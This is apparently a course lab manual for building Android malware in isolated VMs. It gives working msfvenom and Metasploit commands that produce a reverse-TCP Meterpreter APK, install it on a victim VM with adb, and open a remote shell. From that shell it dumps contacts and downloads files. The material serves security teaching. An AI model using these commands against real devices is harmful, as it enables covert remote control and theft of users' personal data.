Lab 7: Developing Mobile Malware
Set-up
Note
In this lab, we need to set up two VMs: an attacker (Ubuntu 20.04) and a victim (Android 7.1.1), please make sure they are using the same subnet. On the attacker, all environments are pre-built in the Docker container: yangzhou301/lab7:latest, in which /root/volume is the shared folder between the host Ubuntu and the container. You should keep the output tcp_reverse.apk that is generated in this lab on your host VM for the further usage in Lab 6.
IP address: 10.9.0.6
Tip
10.9.0.6 is just an example in this manual, you have to determine your actual IP address by ifconfig command.
Pull the Docker image for this lab
$ docker pull yangzhou301/lab6
Open the folder for this lab and check if volume folder in it:
$ cd $HOME/lab7
# volume
Start the container using the shared volume and network with the host:
$ docker run --rm -it --network host -v $HOME/lab7/volume:/root/volume yangzhou301/lab7
It brings you to the /bin/bash at /root directory of the container.
IP address: 10.9.0.5
Tip
10.9.0.5 is just an example in this manual, you have to determine your actual IP address by ifconfig command after launching Terminal Emulator app.
Run the Android VM.
Explore Metasploit
Metasploit is a powerful Android penetration testing framework, which can be used to create some simple android malwares.
First, we search all modules in Metasploit to find out those modules for Android exploits.
$ msfconsole
msf >  search type:payload platform:android
We can see numerous exploits in Metasploit for hacking Android listed in the outputs. In this lab, we select the most commonly known and stable payload, “reversed TCP”, to perform the hacking, which established TCP connection between the attacker and the victim and the attacker can get a reversed shell to control it.
Create a reverse-TCP payload1 apk
msf > msfvenom -p android/meterpreter/reverse_tcp LHOST=10.9.0.6 LPORT=4444 -f raw -o volume/reverse_tcp.apk
We can check volume (both on host and container) to see if it constructs successfully:
msf > ls volume
Then, send the generated reverse_tcp.apk to the vicitm Android VM and install it:
msf > adb connect 10.9.0.5
msf > adb install volume/reverse_tcp.apk
# disconnect to avoid noise in traffic monitor
msf > adb disconnect
Warning
If adb connect fails, please use ifconfig to check if the victim and the attacker share the same subnet. If they are, but adb reports error as “No route to host”, and when you ping each other it gives the error message “Destination Network / Host unreachable”, maybe some network interface created by other containers before occupies the ip address of gateway/router 10.9.0.1, run
$ docker network prune
to remove them and retry adb connect command above.
Start a handler to listen on port 4444 of the attacker VM:
msf > use exploit/multi/handler
msf > set payload android/meterpreter/reverse_tcp
msf > set lhost 10.9.0.6
msf > set lport 4444
msf > exploit
From the victim Android, we start the installed app MainActivity

Warning
No obvious response after double-clicking, but actually it is running in the background.
Then we can see the session information from the attacker VM:

Now, we get the meterpreter console.
Basic Commands
Check if the device is rooted
meterpreter > check_root
See the current directory where you are
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
Dump all contacts
meterpreter > dump_contacts
[*] Fetching 5 contacts into list
[*] Contacts list saved to: contacts_dump_20210729033039.txt
If you want to view the dumped contacts information, exit meterpreter by exit and use cat to check:

Then run sessions -i 1 to restore the session.
Task: steal sensitive files
For example, get the DNS configurations on the victim mobile:
meterpreter > cat /etc/hosts
127.0.0.1       localhost
::1             ip6-localhost
Download it to the attacker machine
meterpreter > download /etc/hosts
Monitor Traffic
Launch Wireshark from desktop home bar.
When starting an exploit in Explore Metasploits, Wireshark captures the TCP traffic between the attacker and the victim. For example, here are the packets that the TCP connection establishes and transfers some encoded data(Note that 10.9.0.6:4444 is the malicious host):

Important
Don’t delete the reverse_tcp.apk created in this lab, we will use it in the following labs.
- 1
https://www.hackers-arise.com/post/2018/07/06/metasploit-basics-part-13-exploiting-android-mobile-devices